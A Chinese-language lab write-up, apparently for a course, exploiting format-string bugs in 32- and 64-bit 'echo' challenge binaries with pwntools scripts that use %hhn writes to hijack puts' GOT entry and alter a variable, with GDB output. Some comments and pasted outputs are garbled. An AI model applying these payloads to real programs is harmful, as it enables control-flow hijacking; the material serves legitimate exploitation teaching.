

考虑到0x08049654是大数字，我采用%hhn去做覆盖，每次覆盖一字节。构造的payload如下：

```
# 最开始是需要覆盖的四个字节的对应地址，分别为printf()的第7，第8，第9和第10个参数。
# 此时printf()已经打印16字节（每个地址4字节）。
payload = p32(0x0804c06c)+p32(0x0804c06d)+p32(0x0804c06e)+p32(0x0804c06f)
# 如果要写0x54到地址0x0804c06c，需要再打印0x54-0x10=68个字节，其可由%68c完成，%7$hhn
# 会将0x54写入地址0x0804c06c。
# 如果要写0x96到地址0x0804c06d，需要再打印0x96-0x54=66个字节，其可由%66c完成，%8$hhn
# 会将0x96写入地址0x0804c06e。
payload += b"%68c"+b"%7$hhn"+b"%66c"+b"%8$hhn"
# 同理，对于0x0804c06e而言，需要打印0x04+0x100-0x96=110个字节。
# 同理，对于0x0804c06f而言，需要打印0x8-0x4=4个字节。
payload += b"%110c"+b"%9$hhn"+b"%4c"+b"%10$hhn"
```

```
export LD_LIBRARY_PATH=./
python3 exploit.py
```

```

01_fmt32 sh exploit.sh
[*] Starting local process './echo': pid 3235
[*] Process './echo' stopped with exit code 1 (pid 3235)
b '\xc0\x04\x08m\xc0\x04\x08n\xc0\x04\x08o\xc0\x04\x08
  x00
b '\x00\n\xff\xffq\xea\xb1\x07\x88\xe3\xdb\xf7\x90\xb4\xfa\xf7\x84\xb7\xfa\xf7I-\xe2\xf7ry harder\n'
01_fmt32

```

Stage 2 变量修改

有了Stage 1的基础，将变量id对应的地址修改为0xbd8c88b1(3180103857的十六进制)想必也不是难事。

```
from pwn import *

studentID = 0xbd8c88b1

conn = process("./echo")

id_s = str(conn.recvline().split(b" ")[-1].strip(b"\n").strip(b"0x"), 'utf-8')
id_addr = int(id_s, base=16)

conn.recvline()

payload = p32(0x0804c06c) + p32(0x0804c06d) + p32(0x0804c06e) + p32(0x0804c06f)
payload += p32(id_addr) + p32(id_addr+1) + p32(id_addr+2) + p32(id_addr+3)
payload += b"%52c" + b"%7$hhn" + b"%66c" + b"%8$hhn"
payload += b"%110c" + b"%9$hhn" + b"%4c" + b"%10$hhn"
payload += b"%169c" + b"%11$hhn" + b"%215c" + b"%12$hhn"
payload += b"%4c" + b"%13$hhn" + b"%49c" + b"%14$hhn"

conn.sendline(payload)

print(conn.recv())
```

```
➔ 01_fm323 sh exploitt.sh
[*] Starting local process './echo': pid 3280
[*] Process './echo' stopped with exit code : (pid 3280)
b'\xc0\x04\x08n\xc0\x04\x08n\xc0\x04\x08o\xc0\x04\x08|\xc0\x90\xed\xf7\xid\x90\xed\xf7\xie\x90\xed\xf7\xif\x90\xed\xf7
   \xc0\x04\x08n\xc0\x04\x08n\xc0\x04\x08o\xc0\x04\x08|\xc0\x90\xed\xf7\xid\x90\xed\xf7\xie\x90\xed\xf7\xif\x90\xed\xf7
      b       \x00           \x00
          b       \x00
              m\n\x08\xc0\xef\xee\xf7\xb9v\xd5\xf7You successfully jump into handler for 3180103857\n"
```

Challenge 2: fmt64

与Challenge 1相类似，我们同样需要找到puts@plt的GOT表项地址以及target_3180103857函数的地址。

通过objdump -d echo查找puts@plt的GOT表项地址为0x00603030：

```
000000000401670: <puts@plt>:
401670: ff 25 ba 19 20 00    jmpq *0x2019ba(%rip)    # 603030 <puts@GLIBC_2.2.5>
401676: 68 03 00 00 00      pushq $0x3
40167b: e9 b0 ff ff ff      jmpq 401630 <.plt>
```

同理，可以得到target_3180103857函数地址为0x00401be9：

```
0000000000401be9: <target_3180103857>:
401be9: 55                  push    %rbp
401bea: 48 89 e5            mov     %rsp,%rbp
401bed: b8 00 00 00 00      mov     $0x0,%eax
401bf2: e8 c9 fb ff ff      callq  4017c0 <target_function_3180103857@plt>
401bf7: 90                  nop
401bf8: 5d                  pop     %rbp
401bf9: c3                  retq
```

id的地址可以通过如下python代码得到：（与Challenge 1中的方法一致）

```
# Challenge 2的id放在bss段，地址不会变化，为0x603218。
id_s = str(conn.recvline().split(b" ")[-1].strip(b"\n").strip(b"0x"), 'utf-8')
id_addr = int(id_s, base=16)
```

最后，我们需要确定输入数据与参数栈的偏移。因为64bit是寄存器传参的形式，所以为了确保结果的正确性，我使用GDB来确认：

本次输入字符串为"AAAAAAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p"。

先通过如下shell命令设置LD_LIBRARY_PATH环境变量的值：

```
export LD_LIBRARY_PATH=./
```

命令行键入gdb echo，在printf处设置断点，通过"r"指令使程序开始运行。

最开始的一次printf函数调用不予理会，通过"c"指令继续执行。

输入字符串后，程序触发断点，此时程序的状态如下图所示，我们仅关心与函数调用相关的寄存器值：

%RDI = 0x7fffffffdd50


%RSI = 0x7fffffffdd50

%RDX = 0x100

%RCX = 0x7ffff78ee151

%R8 = 0x22

%R9 = 0x0



```
Breakpoint 1, _printf (format=0x7fffffffdd50 "AAAAAAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p" at printf.c:28
28      in printf.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
RAX 0x0
RBX 0x0
*RCX 0x7ffff78ee151 (read+17) ← cmp    rax, -0x1000 /* 'H=' */
RDX 0x100
*RDI 0x7fffffffdd50 ← 0x4141414141414141 ('AAAAAAAA')
*RSI 0x7fffffffdd50 ← 0x4141414141414141 ('AAAAAAAA')
R8 0x22
R9 0x0
R10 0x4
R11 0x246
R12 0x4019d0 (_start) ← xor    ebp, ebp
R13 0x7fffffffdf00 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fffffffdd00 → 0x7fffffffdd00 → 0x401f40 (__libc_csu_init) ← push  r15
RSP 0x7fffffffdd48 → 0x401e05 (echo+107) ← lea    rdi, [rip + 0x177]
RIP 0x7ffff7842f70 (printf) ← sub    rsp, 0xd8

[ DISASM ]
► 0x7ffff7842f70 <printf>      sub    rsp, 0xd8
↓
0x7ffff7842f79 <printf+9>      mov     qword ptr [rsp + 0x28], rsi
0x7ffff7842f7e <printf+14>     mov     qword ptr [rsp + 0x30], rdx
0x7ffff7842f83 <printf+19>     mov     qword ptr [rsp + 0x38], rcx
0x7ffff7842f88 <printf+24>     mov     qword ptr [rsp + 0x40], r8
0x7ffff7842f8d <printf+29>     mov     qword ptr [rsp + 0x48], r9
0x7ffff7842f92 <printf+34>     je      printf+91 <printf+9>
↓
0x7ffff7842fcb <printf+91>     mov     rax, qword ptr fs:[0x28]
0x7ffff7842fd4 <printf+100>    mov     qword ptr [rsp + 0x18], rax
0x7ffff7842fd9 <printf+105>    xor     eax, eax
0x7ffff7842fdb <printf+107>    lea     rax, [rsp + 0xe0]

[ STACK ]
00:0000  rsp  0x7fffffffdd48 → 0x401e05 (echo+107) ← lea    rdi, [rip + 0x177]
01:0000  rdi  0x7fffffffdd50 ← 0x4141414141414141 ('AAAAAAAA')
02:0010  rsi  0x7fffffffdd50 ← 0x252e70252e70252e ('.%p.%p.%')
03:0018  rdx  0x7fffffffdd00 ← 0x2e70252e70252e70 ('.%p.%p.%')
04:0020  rcx  0x7fffffffdd08 ← 0x70252e70252e7025 ('.%p.%p.%')
05:0028  r8   0x7fffffffdd78 ← 0x252e70252e70252e ('.%p.%p.%')
06:0030  r9   0x7fffffffdd78 → 0x7fffffff0a70 ← 0x0
07:0038  rax  0x7fffffffdd80 ← 0x0

[ BACKTRACE ]
► f 0  7ffff7842f70 printf
f 1  401e05 echo+107
f 2  401f2c main+35
f 3  7ffff77fbf7 __libc_start_main+231
```

查看程序的输出结果，如下图所示，第一个%p对应%rsi的值，第二个%p对应%rdx的值，以此类推。

因此，我们有理由相信输入数据从printf的第6个参数的位置开始。

```

pwndbg> c
Continuing.
AAAAAAAA.0x7fffffffdd50.0x100.0x7ffff78ee151.0x22.(nll).0x4141414141414141.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x7fffffff0a70
***done
[Inferior 1 (process 3600) exited with code 01]
pwndbg>

```

因为在64位程序中，地址的高位存在若干0x00字符，如果将地址放在最开始会导致printf()函数在解析格式化字符串的时候发生零截断。

所以，需要将地址放在payload的最后面，确保其能保存到buffer数组中即可。

Stage 1 控制流劫持

我们采用%hhn去修改puts@plt的GOT表项的每一字节，因为是64位程序，所以需要修改8字节。

因为64位程序会存在零截断的现象，我们将地址0x00603030到地址0x00603037放在payload的最后，分别用p64打包。

构造payload的过程其实跟Challenge 1类似，需要注意的就是printf的每一参数现在对应8字节而不是4字节：

```

# "%233c%16"对应printf()的第6个参数，依此类推。
payload = b"%233c" + b"%16$hhn" + b"%50c" + b"%17$hhn"
payload += b"%37c" + b"%18$hhn" + b"%192c" + b"%19$hhn"
payload += b"%20$hhn" + b"%21$hhn" + b"%22$hhn" + b"%23$hhn"
# b"A" * 6 是padding，用于地址对齐。
payload += b"A" * 6
payload += p64(got_puts)+p64(got_puts+1)+p64(got_puts+2)+p64(got_puts+3)
payload += p64(got_puts+4)+p64(got_puts+5)+p64(got_puts+6)+p64(got_puts+7)

```

运行exploit.py，可以看到，控制流劫持成功：

```

02_fmt64 python3 exploit.py
[*] Starting local process './echo': pid 5942
[*] Process './echo' stopped with exit code 1 (pid 5942)
0
\xfd
\x00
0
"AAAAAAG0 'Try harder'\n"
02_fmt64

```

Stage 2 变量修改

在Stage 1的基础上，我们需加入对id变量的修改。考虑到id变量位于程序的bss段，不会受到Partial ASLR的影响，且已初始化为0。

因此，在构造的payload中，仅需修改id的低4字节，高4字节已经为0x00。

exploit.py如下，payload构造的具体细节不再展开：

```

from pwn import *
id_addr = 0x00603218
got_puts = 0x00603030
studentID = 0xbd8c88b1
target_addr = 0x00401be9
conn = process("./echo")
conn.recvline()
conn.recvline()
payload = b"%233c" + b"%21$hhn" + b"%50c" + b"%22$hhn"
payload += b"%37c" + b"%23$hhn" + b"%192c" + b"%24$hhn"
payload += b"%25$hhn" + b"%26$hhn" + b"%27$hhn" + b"%28$hhn"
payload += b"%177c" + b"%29$hhn" + b"%215c" + b"%30$hhn"
payload += b"%4c" + b"%31$hhn" + b"%49c" + b"%32$hhn" + b"A"
payload += p64(got_puts)+p64(got_puts+1)+p64(got_puts+2)+p64(got_puts+3)
payload += p64(got_puts+4)+p64(got_puts+5)+p64(got_puts+6)+p64(got_puts+7)
payload += p64(id_addr)+p64(id_addr+1)+p64(id_addr+2)+p64(id_addr+3)
conn.send(payload)
print(conn.recv())

```

运行exploit.py，结果如下所示，证明控制流劫持和变量修改均成功：

```
➔ O2_fm64 python3 exploit.py  
[+] Starting local process './echo': pid 6579  
  
0x0000000000000000  \xe0                                \x00                                Q  
0x0000000000000000                                     \x00                                K S  
%A00>You successfully jump into handler for 3180103857n'  
➔ O2_fm64
```

讨论：fsb32和fsb64攻击的区别

32位fsb攻击时，printf的参数都放置在栈上保存；64位fsb攻击时，printf的前6个参数(包括格式化字符串)是保存在参数寄存器中的，剩下的参数保存在栈上。当然，这点并不会造成困扰，因为我们都可以通过"AAAAAAAA" + 若干".%p"的方式拿到输入数据相对于参数栈的偏移。

fsb32和fsb64的主要区别在于因为64位程序地址的高位存在若干0x00，如果构造的payload把需要改写的地址放在最开始的位置，当printf解析到高位0x00时就会认为格式化字符串已结束，从而达不到攻击的效果。因此，对于fsb64而言，需要改写的地址必须放在最后，而对于fsb32则无这种要求。